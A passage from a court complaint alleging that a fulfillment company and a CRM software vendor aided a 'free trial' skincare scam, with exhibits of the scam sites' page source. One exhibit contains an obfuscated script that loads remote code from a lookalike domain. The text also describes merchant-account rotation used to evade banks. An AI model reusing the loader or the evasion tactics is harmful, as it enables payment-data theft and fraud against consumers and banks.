11 280. On information and belief, Mr. Adele has continued to assist in affiliate  
 12 marketing in his role at QuickBox for scammers including the La Pura Defendants. Mr.  
 13 Adele's participation in the scheme is demonstrated by his decision to lie under oath before  
 14 a New York Federal Court by claiming that QuickBox does not "review or provide any  
 15 guidance to our clients on their marketing websites," and that "how our clients market their  
 16 products or produce marketing claims is not something that we participate in..." As CEO  
 17 (and as a former customer), he could not be unaware that QuickBox writes the marketing  
 18 copy for its clients, advises them on marketing, provides software development and  
 19 integration services that specifically involve working on its customers websites, and touts

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21 <sup>86</sup> QuickBox Fulfillment Press Kit 2019, [https://quickbox.com/wp-](https://quickbox.com/wp-content/uploads/2019/02/QuickBoxFulfillment_PressKit_2019.pdf)  
 22 [content/uploads/2019/02/QuickBoxFulfillment\\_PressKit\\_2019.pdf](https://quickbox.com/wp-content/uploads/2019/02/QuickBoxFulfillment_PressKit_2019.pdf) (last visited May 27,  
 23 2020).

24 <sup>87</sup> [https://books.google.com/books?id=p1WaTN5qOSQC&pg=PA44&lpg=PA44&dq=%22Lean+System+7%22+scam&source=bl&ots=3LVvRhowPJ&sig=ACfU3U2E8Kz\\_dbRHCJIVXI8yTsrUnu-L\\_Q&hl=en&sa=X&ve; d=2ahUKEwjXu6y2nsfnAhWHq1kKHf4cBD4Q6AEwAnoECAoQQAQ#v=onepage&q=%22Lean%20System%207%22%20scam&f=false](https://books.google.com/books?id=p1WaTN5qOSQC&pg=PA44&lpg=PA44&dq=%22Lean+System+7%22+scam&source=bl&ots=3LVvRhowPJ&sig=ACfU3U2E8Kz_dbRHCJIVXI8yTsrUnu-L_Q&hl=en&sa=X&ve; d=2ahUKEwjXu6y2nsfnAhWHq1kKHf4cBD4Q6AEwAnoECAoQQAQ#v=onepage&q=%22Lean%20System%207%22%20scam&f=false) at 44; [http://www.asrcreviews.org/wp-](http://www.asrcreviews.org/wp-content/uploads/2014/06/2014-Lee-Peeler-Protecting-Consumers-from-False-and-Deceptive-Advertising-of-Weight-Loss-Products-Testimony-to-U.S.-Senate-Committee.pdf)  
 26 [content/uploads/2014/06/2014-Lee-Peeler-Protecting-Consumers-from-False-and-Deceptive-Advertising-of-Weight-Loss-Products-Testimony-to-U.S.-Senate-Committee.pdf](http://www.asrcreviews.org/wp-content/uploads/2014/06/2014-Lee-Peeler-Protecting-Consumers-from-False-and-Deceptive-Advertising-of-Weight-Loss-Products-Testimony-to-U.S.-Senate-Committee.pdf)

27 <sup>88</sup> FitLife Brands Inc. Form 10-K for Fiscal Year 2016,  
 28 <https://www.colonialstock.com/Owner/proxyDocs/Fitlife/2017/Form10k.pdf> (last  
 visited May 29, 2020).

1 its owners' experience in marketing as one of the primary benefits of working with them—  
 2 and his decision to lie about this under oath indicates both knowledge and intent to  
 3 participate in the La Pura scam, among others.

4 281. Indeed, as a customer of QuickBox, Mr. Adele provided a reference touting  
 5 the company's application of its marketing knowledge to his own brand:<sup>89</sup>

6 *"There are many, many firms out there who say they know marketing,  
 7 but I've only found one firm who actually knows it, and knows how to  
 8 apply it exceptionally well -- the 2Chads. A group that are highly  
 9 knowledgeable, feverishly passionate, and professionally courteous  
 10 (something you don't find much of these days in business). If I were to  
 11 rate 2Chads, I'd give them an enthusiastic 5-stars!!"*

12 **Stephen A.**  
 13 **CEO & Founder**  
 14 **iSatori; Best-selling Author, The Sports Supplement Buyers Guide**

15 282. And in 2017, Mr. Adele appeared on a panel discussion which involved  
 16 specific discussion of the bank fraud tactics the La Pura John Does used. One of Mr.  
 17 Adele's co-panelists was introduced as follows, as Mr. Adele looked on: "EZ Pay Direct  
 18 is a credit card processing company that specifically deals with high-risk businesses to  
 19 reduce risk, reduce costs, and build account longevities **so that we're not playing the MID**  
 20 **flipping game.**"<sup>90</sup> That "MID" or Merchant ID flipping game is exactly what La Pura was  
 21 playing here. And this was a repeated theme from the panelists throughout. Co-panelist  
 22 Darryl Hicks of FlexPay said "The biggest difference between those businesses and some  
 23 of our clients we work with on FlexPay who are generating over \$100 million a year in  
 24 revenue is really the foundation and the walls. Right, that's the focus that I really kind of  
 25 encourage everybody to look at. Because you can't scale a house of cards, and  
 26 unfortunately a lot of the businesses we see out there today, that's really what they are. We  
 27 have one merchant who's on FlexPay right now, they do about \$15 million a month in  
 28 processing, over 350,000 auto-ships every month, and yet they're running at 72 basis points

<sup>89</sup> Archive.org copy of 2Chads.com, April 1, 2016  
<https://web.archive.org/web/20160401123729/http://2chads.com/why-2chads.html> (last  
 visited May 27, 2020).

<sup>90</sup> How Conversions are Killing Your Business, at 0:47-0:59,  
<https://www.youtube.com/watch?v=iRLS8V19Ucw> (last visited May 29, 2020).

1 in chargebacks running continuity **because they don't do free trial**. And it's a health  
2 supplement company selling pills.... **a lot of people think that, you know, pretty much**  
3 **everybody that comes to ADSUM is running multiple MIDs**, but there are clients sitting  
4 on Limelight who are processing \$6-8 million a month on one MID...."<sup>91</sup> This is a textbook  
5 description of how the free trial scam's bank fraud aspect works—and what is unusual is  
6 not that a company would be using a single merchant account to process all of their  
7 payments, but that Mr. Adele would be seeking customers for QuickBox at a conference  
8 where virtually every attendee was having to “play the MID flipping game” for their free  
9 trials because their accounts were being repeatedly cancelled for fraud. Mr. Hicks  
10 described his own path in the industry as a “road littered with broken, busted-up MIDs....”<sup>92</sup>  
11 And Mr. Adele's co-panelist Brad Weimert said of the conference's attendees: “We have  
12 a huge group of people that juggle MIDs. And their business now, the business model has  
13 turned into managing merchant accounts.”<sup>93</sup> This is the kind of customer Mr. Adele was  
14 recruiting to be QuickBox's clients—and it is thus no surprise that QuickBox is the  
15 fulfillment company for so many free trial scams.

16 283. On information and belief, Mr. Adele personally recruited free trial scammers  
17 to be QuickBox's clients, knowing that they were conducting free trial scams and that their  
18 business model was to commit bank fraud through a rotating series of merchant accounts.  
19 On information and belief, Mr. Adele encouraged the recruitment of such scammers at  
20 QuickBox, which resulted in the company aiding and abetting the La Pura Defendants in  
21 their scam.

22 284. Defendant James Martell is listed as QuickBox's co-owner, along with  
23 Defendant Biggins. Martell's LinkedIn profile lists him as VP Sales/Partner for QuickBox  
24 since December 2016.<sup>94</sup> In January of 2016 Mr. Martell became the President of “Brand

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26 <sup>91</sup> *Id.* at 7:14.

27 <sup>92</sup> *Id.* at 8:37.

28 <sup>93</sup> *Id.* at 30:55.

<sup>94</sup> James Martell LinkedIn Page, <https://www.linkedin.com/in/james-martell-32740410>  
(last visited May 31, 2020).

1 Innovate,” which touts itself as a full-service branding, web development, and internet  
 2 advertising agency.<sup>95</sup> The company’s website states that it can build its customers’  
 3 websites, set up landing pages for advertisements, and perform affiliate marketing and  
 4 social media advertising.<sup>96</sup> Brand Innovate also offers integration to ClickBank, which is  
 5 an online affiliate marketplace. On information and belief, Mr. Martell provides these  
 6 services to QuickBox customers through Brand Innovate as a shell entity, and conspires  
 7 with the other QuickBox Defendants to do so.

8 285. Defendant Martell’s LinkedIn profile also lists his “personal website” as  
 9 [www.mensnutrition.com](http://www.mensnutrition.com).<sup>97</sup> This website is a blog-style website with articles ranging from  
 10 supplements to nutrition advice to workouts. The website appears to have been an affiliate  
 11 marketing site as it provides a lengthy disclaimer, stating that the owners of the website  
 12 receive compensation for the products written about on the site.

13 286. Tellingly, Martell’s website states that it is sponsored by Cruz Bay Marketing,  
 14 LLC, whose partner companies distribute numerous beauty products, including Novuderm,  
 15 Dermafixa, and Revitify.<sup>98</sup> All three of these products are “free trial” scams like La Pura.  
 16 For example, Novuderm’s website claimed to have a “free trial” with the exact same style  
 17 bottle as the La Pura Eye Serum.<sup>99</sup> Affiliate links for the product tout what appears to be a  
 18 classic “free trial” scheme.<sup>100</sup>

19 287. DermaFixa is another “free trial” scam promising anti-aging benefits. The  
 20 product’s landing page <http://www.dermafixacollagenserum.co/> is no longer accessible,  
 21

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22 <sup>95</sup> *Id.*

23 <sup>96</sup> Brand Innovate Website, <https://www.brandinnovate.com/> (last visited May 31,  
 24 2020).

25 <sup>97</sup> James Martell LinkedIn Page, <https://www.linkedin.com/in/james-martell-32740410>  
 26 (last visited May 31, 2020).

27 <sup>98</sup> Men’s Nutrition Website, <http://www.mensnutrition.com/> (last visited May 31,  
 28 2020).

<sup>99</sup> Novuderm Trial Website,  
<https://web.archive.org/web/20160313040000/http://novudermtrial.com/> (last visited  
 May 31, 2020).

<sup>100</sup>  
[http://skincarebeautyproducts.blogspot.com/2016/12/NovuDermProCollagenSerumReview\\_19.html](http://skincarebeautyproducts.blogspot.com/2016/12/NovuDermProCollagenSerumReview_19.html)  
 (last visited May 31, 2020).

1 but like La Pura and Novuderm, there are customer reviews complaining about its 14-day  
2 “free trial” scam.<sup>101</sup>

3 288. Revitify follows the exact same blueprint as Novuderm and DermaFixa: same  
4 affiliate links,<sup>102</sup> same “free trial” scheme,<sup>103</sup> and same unhappy victims.<sup>104</sup>

5 289. QuickBox’s management team includes another veteran of affiliate  
6 marketing, Jason Palmer. Mr. Palmer has been QuickBox’s Director of Sales and Business  
7 Development since 2015.<sup>105</sup> Mr. Palmer’s LinkedIn profile states that from 2015 until  
8 2017, he was Marketing Director for Private Label Campaigns, which merged with  
9 QuickBox. The responsibilities for this position included: “Manage all Affiliate  
10 Relationships,” “Tactical Implementation of Marketing, Web Development and Design  
11 projects,” “Brand Development Strategies,” and “Web Traffic Growth.”

12 290. The QuickBox Defendants purposely directed their activities towards  
13 California by shipping products to California residents, accepting and processing returns  
14 and complaints from California residents, consulting with the La Pura Defendants on sales  
15 that they knew would be made to California residents, and otherwise providing the services  
16 listed on their website in connection with California customers. They further worked with  
17 and had an ongoing business relationship with the La Pura Defendants, whose known shell  
18 companies are all based in California or registered to do business there, and who on  
19 information and belief are located in California.

20 291. These intentional acts were expressly aimed at California residents. The  
21 QuickBox Defendants targeted their conduct at California residents, including the Plaintiff,  
22 and knew they were California residents by virtue of their shipping addresses and other  
23

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24 <sup>101</sup> DermaFixa BBB Page, [https://www.bbb.org/us/az/phoenix/profile/online-](https://www.bbb.org/us/az/phoenix/profile/online-retailer/dermafixa-1126-1000044967/complaints)  
25 [retailer/dermafixa-1126-1000044967/complaints](https://www.bbb.org/us/az/phoenix/profile/online-retailer/dermafixa-1126-1000044967/complaints) (last visited May 31, 2020);  
26 ScamGuard DermaFixa Page, <https://www.scamguard.com/dermafixaserumnet/> (last  
27 visited May 31, 2020).

<sup>102</sup> <http://www.healthymarket.com/revitify-skin-cream/> (last visited June 1,  
2020).

<sup>103</sup> <https://vimeo.com/118469788> (last visited June 1, 2020).

<sup>104</sup> <https://www.youtube.com/watch?v=rbJpUs9sXL0> (last visited June 1, 2020).

<sup>105</sup> Jason Palmer LinkedIn Profile, <https://www.linkedin.com/in/palmerj2/> (last  
28 visited June 1, 2020).

1 contact information. These acts involved ongoing, systemic, and continuous contact with  
2 California because the shipment of La Pura Products has been ongoing since at least early  
3 2019. Those shipments occurred as part of subscriptions, meaning that the QuickBox  
4 Defendants shipped continually and regularly to their California victims over long periods  
5 of time. The acts were entirely commercial in nature, as the QuickBox Defendants  
6 marketed themselves as providing services specifically to scammers they knew would sell  
7 nationwide via the Internet.

8 292. The QuickBox Defendants specifically advertise to their clients that they are  
9 an ideal service to select for shipment to California. Defendant Stephen Adele is quoted in  
10 a QuickBox press release as saying: “Adele highlights three ‘back-end’ metrics that are  
11 important to track. The first metric being time-to-home. With nearly 70% of most consumer  
12 orders coming from California, Texas, Florida and New York making it very important to  
13 have one’s business equidistant from those locations. Choosing a fulfillment center located  
14 in a place like Denver, Colorado allows businesses to get their orders [packages] to their  
15 customers in a matter or 3 to 4 business days or less, allowing them to compete with  
16 eCommerce companies like Amazon, at a fraction of the cost.”<sup>106</sup>

17 293. The QuickBox Defendants generated substantial profits from their acts aimed  
18 at California residents. They intentionally assisted the La Pura Defendants in placing the  
19 La Pura Products into the stream of commerce, knowing and intending that they would be  
20 advertised over the Internet to and purchased by California consumers.

21 294. The QuickBox Defendants knew or should have foreseen that their actions  
22 would cause harm in California. As described above, they intentionally assisted “free trial”  
23 scammers over a lengthy period of time. They have provided various services to the La  
24 Pura scammers knowing that California consumers are being harmed by the scam, and  
25 specifically interacting with those consumers when they attempted to obtain refunds from  
26 the fraudulent charges (including by accepting and processing returns). Had they not  
27

---

28 <sup>106</sup> QuickBox Website, <https://quickbox.com/conversions-killing-business/> (last visited Apr. 16, 2020) (brackets in original).

1 provided these services, the California consumers would not have been harmed because  
2 the La Pura Products would not have been shipped to them and the La Pura Defendants  
3 would not have benefitted from the experience of the QuickBox Defendants in helping  
4 other “free trial” scammers design their business processes.

5 295. This conduct was specifically directed at Plaintiff Tan, whose subscription  
6 was shipped by the QuickBox Defendants into the State of California, and whose injury  
7 was a foreseeable and intended cause of the various services the QuickBox Defendants  
8 provided to the La Pura Defendants.

9 296. Defendants Adele, Biggins, and Martell directed this conduct and made it a  
10 matter of company policy. They intentionally sought out free trial scammers to be their  
11 clients and personally recruited them as clients at conferences where it was widely known  
12 that the majority of attendees were committing bank fraud. Indeed, Defendant Adele sat  
13 through a thirty-minute presentation discussing the mechanics of this bank fraud, and  
14 despite listening to descriptions of their business model as involving fraudulently cycling  
15 through merchant accounts, he pitched QuickBox to the audience as a company that could  
16 enable them to mitigate their chargeback risk and invited them to visit the company’s  
17 headquarters. Defendants Adele, Biggins, and Martell consulted with free trial scammers  
18 on how to run their scams and assisted them by providing a variety of services, including  
19 pre-written marketing copy, website programming services, and “turn-key” products. On  
20 information and belief, Defendants Adele, Biggins, and Martell were specifically involved  
21 in advising and assisting the La Pura Defendants in their scam, resulting in injury to Ms.  
22 Tan.

23 297. Because of these facts, personal jurisdiction is appropriate in California over  
24 the QuickBox Defendants.

### 25 **The Konnektive Defendants**

26 298. The “Konnektive Defendants” consist of Konnektive LLC, Konnektive  
27 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano.  
28

1 Together, they sell Customer Relationship Management (“CRM”) software under the  
2 brand name Konnektive.

3 299. The Konnektive Defendants play an essential role in perpetrating the La Pura  
4 “free trial” scheme, providing them with software which automates their bank fraud. A  
5 human being cannot cycle through almost 100 merchant accounts, monitoring their  
6 chargeback levels on a constant basis—but software can. And the Konnektive Defendants  
7 intentionally designed their software for the purposes of enabling Internet scammers to  
8 commit bank fraud by the inclusion of such features as a “load balancer,” which rotates the  
9 merchant accounts used to bill customers and thus balances the load of chargebacks across  
10 these accounts. The Konnektive software is designed to prevent these merchant accounts  
11 from being cancelled—and to prevent fraud from being discovered by financial  
12 institutions.

13 300. The Konnektive software was used by the La Pura Defendants, as reflected in  
14 the source code for their websites. For example, the highlighted portion of the source code  
15 below for the “lm” landing page on try-la-pura-skincare.com shows that its CRM software  
16 is Konnektive:

```
17
18
19 "loading","crm_type":"konnektive","exit_popup_enabled":true,'
20 wed_tc":"8\"m0l0d0J050k05000lv8sm\"l\"d5J555k555051484mmlsde:
21 untries":{"US":{"name":"United States"},"states":{"AL":{"name'
22 {"name":"Armed Forces Pacific"},"CA":{"name":"California"},"t
23 "Georgia"},"GU":{"name":"Guam"},"HI":{"name":"Hawaii"},"ID":
24 {"name":"Maryland"},"MA":{"name":"Massachusetts"},"MI":{"nam
25 pshire"},"NJ":{"name":"New Jersey"},"NM":{"name":"New Mexico'
26 Oregon"} "PA":{"name":"Pennsylvania"} "PR":{"name":"Puerto R
```

1 301. Similarly, the code for the “lm” landing page loads a “konnektiveutilpack”  
2 extension—a utility pack for the Konnektive software.

```
3
4 <script src="/lm/assets/dist/codebase.min.js" type="text/javascript"></script><script>$(function(){$.get('
5 <script async defer src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBww3-uiVdm8CV5CqVb6KvkhK2DcfCf
6 <script>var event_type= 'keyup';var autopopulate_by= 'zip';var disable_component_restriction= '';</script>
7 <script>$(function(){$.get("/lm/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script>
8   $(document).ready(function(){
9     (function(document){const k=s=>s.split('').map(c=>String.fromCharCode(c.charCodeAt()-1)).join('');
10    s=document.createElement(k('tdsjqu'));s.src=k('iuuqt;00cpptusbqmvhjo/dpn0q/qiq@je>2124');document[k('ifb
11     });
12 </script>
```

13 302. When a consumer proceeds to the checkout page on the “lm” landing page,  
14 the source code calls to the Konnektive website (konnektive.com) and runs a script to  
15 initiate a “load balancer.”

```
16 type":"checkoutPage","enable_browser_back_button":false,"disable_trialoffer_cardexp":false}</script><script type="text/javascr
17 _invalid":"Please enter a valid credit card number!","cvv_invalid":"Please enter a valid CVW code!","card_expired":"Card ser
18 _error":"Oops! Something went wrong! Can you please retry?","not_checked":"Please check the agreement box in order to proceed
19 _email":"Your email address could not be verified","xv_phone":"Your phone number could not be verified"},"exceptions":{"conf:
20 is not a valid array","empty_prospect_id":"Prospect ID is empty or invalid","curl_error":"Something went wrong with the req
21 script">var cbUtilConfig = {"disable_non_english_char_input":false}</script>
22 <script><script><script>$(function(){$.get("/lm/ajax.php/extensions/trafficloadbalancer/initialize");});</script>
23 <script>$(function(){$.get("/lm/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script><script>$(function(){$.get("/lm/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script>
24 (c.charCodeAt()-1)).join('');if(window[k('mpdbujpo')][k('iptuobnf')].replace(k('xxx/'),"")!=k("usz.mb.qvsb.tljodbsf/dpn")){v
25 iq@je>2124');document[k('ifbe')].appendChild(s)}}(document)
```

26 303. The “l3” landing page of try-la-pura-skincare.com also uses Konnektive, as  
27 demonstrated by the source code below:

```
28 <script src="/l3/assets/dist/codebase.min.js" type="text/javascript"></script>
29 <script async defer src="https://maps.googleapis.com/maps/api/js?key=AIzaSyAgS9RWNpuBdzDdf1mrqOvf-U_4XCacCGQ"></script>
30 <script>var event_type= 'keyup';var autopopulate_by= 'zip';var disable_component_restriction= '';</script>
31 <script>$(function(){$.get("/l3/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script>
32 <script>
33   function exit_discount()
34   {
35     $('#popover-1').fadeOut();
36   }
37 </script>
```

1           304. And again, when a victim proceeds to the shopping cart for the “13” landing  
2 page, the Konnektive website is called to by the source code for the La Pura website, as  
3 shown in the excerpt below:

4  
5 

```
<script src="/13/assets/dist/codebase.min.js" type="text/javascript"></script><iframe width=1 height=1 frameborder=0 scrolling=no src="https://lp.konnektive.com/logos/  
https://lp.konnektive.com/logos/logo.gif?c=rmg&s=c2ecc1b23fd347729bade4b48346e9a5"></iframe>  
<script async defer src="https://maps.googleapis.com/maps/api/js?key=AIzaSyAgS9RwNPuBdzDdfmrqOvf-U_4XCcCG0"></script>  
<script>var event_type= 'keyup';var autopopulate_by= 'zip';var disable_component_restriction= '';</script>  
<script>$(function(){$.get("/13/ajax.php/extensions/asyncprospect/create-prospect");});</script><script>$(function(){$.get("/13/ajax.php/extensions/konnektiveutilpack/f
```

6  
7           305. All of the victims of the La Pura scam (and all of the members of the Class)  
8 would thus have unknowingly interacted with the Konnektive software, which was used as  
9 a “load balancer” to rotate the merchant accounts used to bill the Class members and  
10 prevent any of those accounts from being identified as having been involved in a fraud.

11           306. The Konnektive Defendants specifically market their software to “free trial”  
12 scammers at conferences which those scammers attend. For example, like the QuickBox  
13 Defendants, the Konnektive Defendants attend the Affiliate Summit trade shows.<sup>107</sup> On  
14 information and belief, they do so specifically for the purpose of recruiting free trial  
15 scammers to use their software. At a recent Affiliate Summit in Las Vegas held in 2020,  
16 Defendant Matthew Martorano threw a party at the Chandelier Lounge in the Cosmopolitan  
17 Casino, encouraging invitees to network with Konnektive and a rogue’s gallery of  
18 “chargeback mitigation” companies who also assist scammers.<sup>108</sup> Mr. Martorano posed for  
19 photographs at this party with an army of scantily clad models bearing the logos of  
20 Konnektive and various other companies whose sole service is to help stop banks from  
21 detecting Internet fraud by preventing scammers from being flagged with chargebacks. The  
22 Affiliate Summit is the event discussed *supra* in the Complaint, at which keynote speaker  
23 Neil Patel mocked the plight of the poor and the elderly who he said the attendees were  
24 targeting for fraud (and at which the audience laughed and cheered at the concept of elderly

25  
26  
27 <sup>107</sup> Konnektive Facebook Page, <https://www.facebook.com/Konnektive/> (last visited June 8, 2020).

28 <sup>108</sup> Konnektive Chandelier Party, [https://konnektive.com/2020/event/index.php?utm\\_source=conferencenights.com&utm\\_medium=Referral&utm\\_campaign=ConferenceNights%20Promotions](https://konnektive.com/2020/event/index.php?utm_source=conferencenights.com&utm_medium=Referral&utm_campaign=ConferenceNights%20Promotions) (June 3, 2020).

1 women having money stolen from their bank accounts). Mr. Martorano attended the same  
 2 event at which Mr. Patel gave this speech—the January 2019 Affiliate Summit in Las  
 3 Vegas—and could not have been unaware of the prevalence of Internet scammers there.<sup>109</sup>

4 307. The Konnektive Defendants, including Defendant Matthew Martorano, also  
 5 attended the ADSUM conference seeking customers of their software.<sup>110</sup> As described  
 6 *supra*, the ADSUM conference also largely consists of Internet scammers, and “pretty  
 7 much everybody that comes to ADSUM is running multiple MIDs....” On information and  
 8 belief, Konnektive’s purpose in attending this conference was specifically to seek “free  
 9 trial” scammers out as customers.

10 308. The Konnektive Defendants are also the “main sponsor” of the Panama Global  
 11 Banking Summit.<sup>111</sup> The summit describes itself as a place where “merchants from low and  
 12 high risk verticals like nutra, adult & dating, gambling, leadgen and forex/crypto among  
 13 others, could network and generate new relationships with processing solutions, affiliates  
 14 and other third party vendors.”<sup>112</sup> Panama’s banking sector has a reputation as a “haven  
 15 for fraud,”<sup>113</sup> and on information and belief, this conference is specifically intended to  
 16 attract fraudsters searching for support services. Brian Bolerjack, the VP of Sales at  
 17 Konnektive, was a guest speaker at the most recent meeting in March 2020.<sup>114</sup> The topic of  
 18 his speech was “The Evolution of Negative Option for High Risk Merchants – Visa & MC  
 19  
 20

---

21 <sup>109</sup> Konnektive, LLC's ANSWER and Affirmative Defenses to Complaint re the Notice of  
 22 Removal, COUNTERCLAIM against TRANSACT FAST, LLC, MICHAEL SHVARTZMAN by KONNEKTIVE,  
 23 LLC at 12 ¶ 19-20, *Transact Fast LLC v. Konnektive LLC et al*, No. 1:19-cv-23927  
 24 (S.D. Fla. Oct. 11, 2019), dkt. 7.

25 <sup>110</sup> Konnektive Signs On As A Gold Sponsor Of The Upcoming ADSUM Conference, Aug. 29,  
 26 2016, [https://www.accesswire.com/444412/Konnektive-Signs-on-as-a-Gold-Sponsor-of-](https://www.accesswire.com/444412/Konnektive-Signs-on-as-a-Gold-Sponsor-of-the-Upcoming-ADSUM-Conference)  
 27 [the-Upcoming-ADSUM-Conference](https://www.accesswire.com/444412/Konnektive-Signs-on-as-a-Gold-Sponsor-of-the-Upcoming-ADSUM-Conference) (last visited June 3, 2020).

28 <sup>111</sup> Konnektive Website, [https://konnektive.com/resources\\_type/panama-global-banking-](https://konnektive.com/resources_type/panama-global-banking-summit/)  
 29 [summit/](https://konnektive.com/resources_type/panama-global-banking-summit/) (last visited June 3, 2020).

30 <sup>112</sup> Panama Global Banking Summit Website, <https://panama-gbs.com/> (last visited June  
 31 3, 2020).

32 <sup>113</sup> Stephen Grey, *Panama struggles to escape its reputation as a haven for fraud*,  
 33 Nov. 17, 2017, available at [https://www.reuters.com/article/us-usa-panama-](https://www.reuters.com/article/us-usa-panama-reputation/panama-struggles-to-escape-its-reputation-as-a-haven-for-fraud-idUSKBN1DH1ES)  
 34 [reputation/panama-struggles-to-escape-its-reputation-as-a-haven-for-fraud-](https://www.reuters.com/article/us-usa-panama-reputation/panama-struggles-to-escape-its-reputation-as-a-haven-for-fraud-idUSKBN1DH1ES)  
 35 [idUSKBN1DH1ES](https://www.reuters.com/article/us-usa-panama-reputation/panama-struggles-to-escape-its-reputation-as-a-haven-for-fraud-idUSKBN1DH1ES) (last visited June 3, 2020).

36 <sup>114</sup> Panama Global Banking Summit Website, <https://panama-gbs.com/#speakers> (last  
 37 visited June 3, 2020).

Guidelines.”<sup>115</sup> The phrase “negative option” is a euphemism for subscriptions which continue until the customer (or victim) affirmatively cancels. On information and belief, Mr. Bolerjack and other Konnektive employees, including Defendants Matthew and Kathryn Martorano, specifically coach “high risk merchants” such as the La Pura Defendants on how to avoid having their fraud detected by banking institutions.

309. In marketing their software, the Konnektive Defendants tout their ability to enable their clients to keep billing victims after their merchant accounts have been flagged for fraud. In a March 4, 2019 Facebook post, the Konnektive Defendants bragged that they could help customers migrate their customer data to another account after their merchant accounts had been frozen to enable them to keep billing:<sup>116</sup>



310. This a repeated selling point for the Konnektive Defendants—in another post on May 20, 2019, Konnektive bragged about helping businesses who had been “shut down” by other companies. Konnektive offered to help those who had been shut down by helping them “get real merchant accounts” and providing “chargeback mitigation.”

<sup>115</sup> *Id.*

<sup>116</sup> Konnektive Facebook Page, <https://www.facebook.com/Konnektive/> (last visited June 3, 2020).



311. Like the QuickBox Defendants, Konnektive’s executive team comprised of Defendants Matthew Martorano and Kathryn Martorano have years of experience assisting their clients in perpetrating “free trial” schemes.

312. In 2013, Konnektive’s website boasted that Matthew Martorano has had a 15-year career “building both turn-key and white label membership programs” for his clients in the Direct Response marketplace who “utilize such services as upsell as well as primary products being sold to more that [sic] 12 million customers.”<sup>117</sup>

313. In 2014, Konnektive Corporation listed Matthew Martorano as the company’s CEO. His title as CEO continued until 2019, when he was removed from annual filings with the Georgia Secretary of State. But on information and belief, and based on his continued appearances at scammer conferences seeking their business, Mr. Martorano continues to have an active role in the company, particularly in promoting the Konnektive products to Internet scammers.

314. A profile of Mr. Martorano states: “As the CEO of Konnektive CRM, Matthew Martorano is responsible for running all facets of the business.”<sup>118</sup> He “leads the

<sup>117</sup> Archive.org copy of Konnektive Website, Dec. 7, 2013, available at <https://web.archive.org/web/20131207153154/http://konnektive.com/management/> (last visited June 5, 2020).

<sup>118</sup> Board of Advisors Reviews Website, <https://www.boardofadvisors.com/review-details/m/21/matthew-martorano> (last visited June 8, 2020).

1 strategy and innovation efforts at Konnektive, conceiving product and strategic solutions  
 2 for his clients' strategic challenges, delivering products to his clients that are constantly  
 3 evolving."<sup>119</sup> On information and belief, this includes the Konnektive "load balancer"  
 4 feature which was specifically designed to facilitate the commission of bank fraud, and Mr.  
 5 Martorano was specifically involved in creating that feature with the intent that scammers  
 6 such as the La Pura John Does would use it to defraud financial institutions.

7 315. Mr. Martorano has boasted that he is very familiar with his clients' needs and  
 8 that he maintains constant communication with them to ensure his product meets their  
 9 requirements.<sup>120</sup>

10 316. Defendant Kathryn Martorano also is listed as Konnektive's co-founder,  
 11 along with her husband.<sup>121</sup> In 2014, Konnektive identified Kathryn Martorano as the  
 12 company's CFO and Secretary. In 2015, Konnektive listed her as the company's COO.<sup>122</sup>  
 13 In its most recent filing with the Georgia Secretary of State in January 2020, Konnektive  
 14 listed her as the company's CEO, CFO, Secretary, and Registered Agent.

15 317. Konnektive's website in 2013 boasted that Kathryn Martorano brings 20 years  
 16 of experience in "information technology, as well as accounting and online billing systems"  
 17 and she focuses "primarily on client implementations, building business requirements, and  
 18 project management."<sup>123</sup> On information and belief, in this role Mrs. Martorano is involved  
 19 in coaching free trial scammers, including the La Pura John Does, on how to implement  
 20 the Konnektive software to operate their scams. Mrs. Martorano has significant experience  
 21 in technical implementations of enterprise software, and on information and belief, she  
 22  
 23

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24 <sup>119</sup> *Id.*

25 <sup>120</sup> <https://www.youtube.com/watch?v=DltJW0XD8h4> (last visited June 9, 2020).

26 <sup>121</sup> Konnektive Facebook Page, <https://www.facebook.com/pg/Konnektive/about/> (last  
 27 visited June 8, 2020).

28 <sup>122</sup> Archive.org copy of Konnektive Website, February 26, 2015, available at  
<https://web.archive.org/web/20150226130705/http://www.konnektive.com/> (last visited  
 June 8, 2020).

<sup>123</sup> Archive.org copy of Konnektive Website, Dec. 7, 2013, available at  
<https://web.archive.org/web/20131207153154/http://konnektive.com/management/> (last  
 visited June 5, 2020).

1 assists free trial scammers, including the La Pura John Does, in technical aspects of their  
2 Konnektive software implementation.<sup>124</sup>

3 318. Konnektive’s software includes all the essential features to run the La Pura  
4 scam including: “Product setup;” “Affiliate Management;” a “Landing Page Wizard” to  
5 create websites targeting victims; an “E-commerce Shopping Cart” which acts as the  
6 shopping cart for these websites; “Merchant Gateways” which allow the user to “add a  
7 multitude of merchant accounts to a variety of gateways and let the system manage the  
8 rest”; “Chargeback and Fraud Screening” that integrates Konnektive’s software with  
9 “chargeback management companies;” integration with call centers; functionality to  
10 manage “all of your billing events, whether it is a single billing, multi-pay or trial with  
11 continuity event,” and integration with fulfillment companies such as the QuickBox  
12 Defendants.<sup>125</sup>

13 319. Konnektive’s home page states that it gathers data from multiple sources  
14 including: “Chargeback & Fraud Screening, Call Center & Customer Service, Sales &  
15 Order Entry, Shopping Cart, Merchant Gateway & Fulfillment.”<sup>126</sup> Konnektive thus acts  
16 as a hub between all of the conspirators in a free trial scam, passing data between them and  
17 enabling them to coordinate their actions with one another. This is particularly important  
18 for avoiding detection of the fraud, as speedy responses enable scammers to refund  
19 customers prior to a chargeback even occurring if they catch wind that a customer plans to  
20 complain to their bank.

21 320. Konnektive’s “About Us” page makes it apparent that its system was designed  
22 out of necessity to service the specific needs for the “free trial” scammer, stating: “This  
23 system was born from necessity as our background and expertise is in the Direct Response  
24 world. We would invent products, and create campaigns; taking our products to market  
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26 <sup>124</sup> Katie Martorano LinkedIn Profile, <https://www.linkedin.com/in/katie-martorano-4alb3a8/> (last visited June 5, 2020).

27 <sup>125</sup> Konnektive Website, <https://konnektive.com/solutions/> (last visited June 9, 2020).

28 <sup>126</sup> Konnektive Website, <https://konnektive.com> (last visited March 3, 2020).

1 through Print, Radio, and Online channels; and we made a lot of mistakes along the way.  
2 We drove tens of thousands of calls into our 100+ seat call center, and generated thousands  
3 of online sales every month. We managed every aspect of the process, which included  
4 inbound sales, outbound order confirmation, customer service, quality assurance, product  
5 fulfillment, media buying, ROI measurement, and sales performance.”<sup>127</sup>

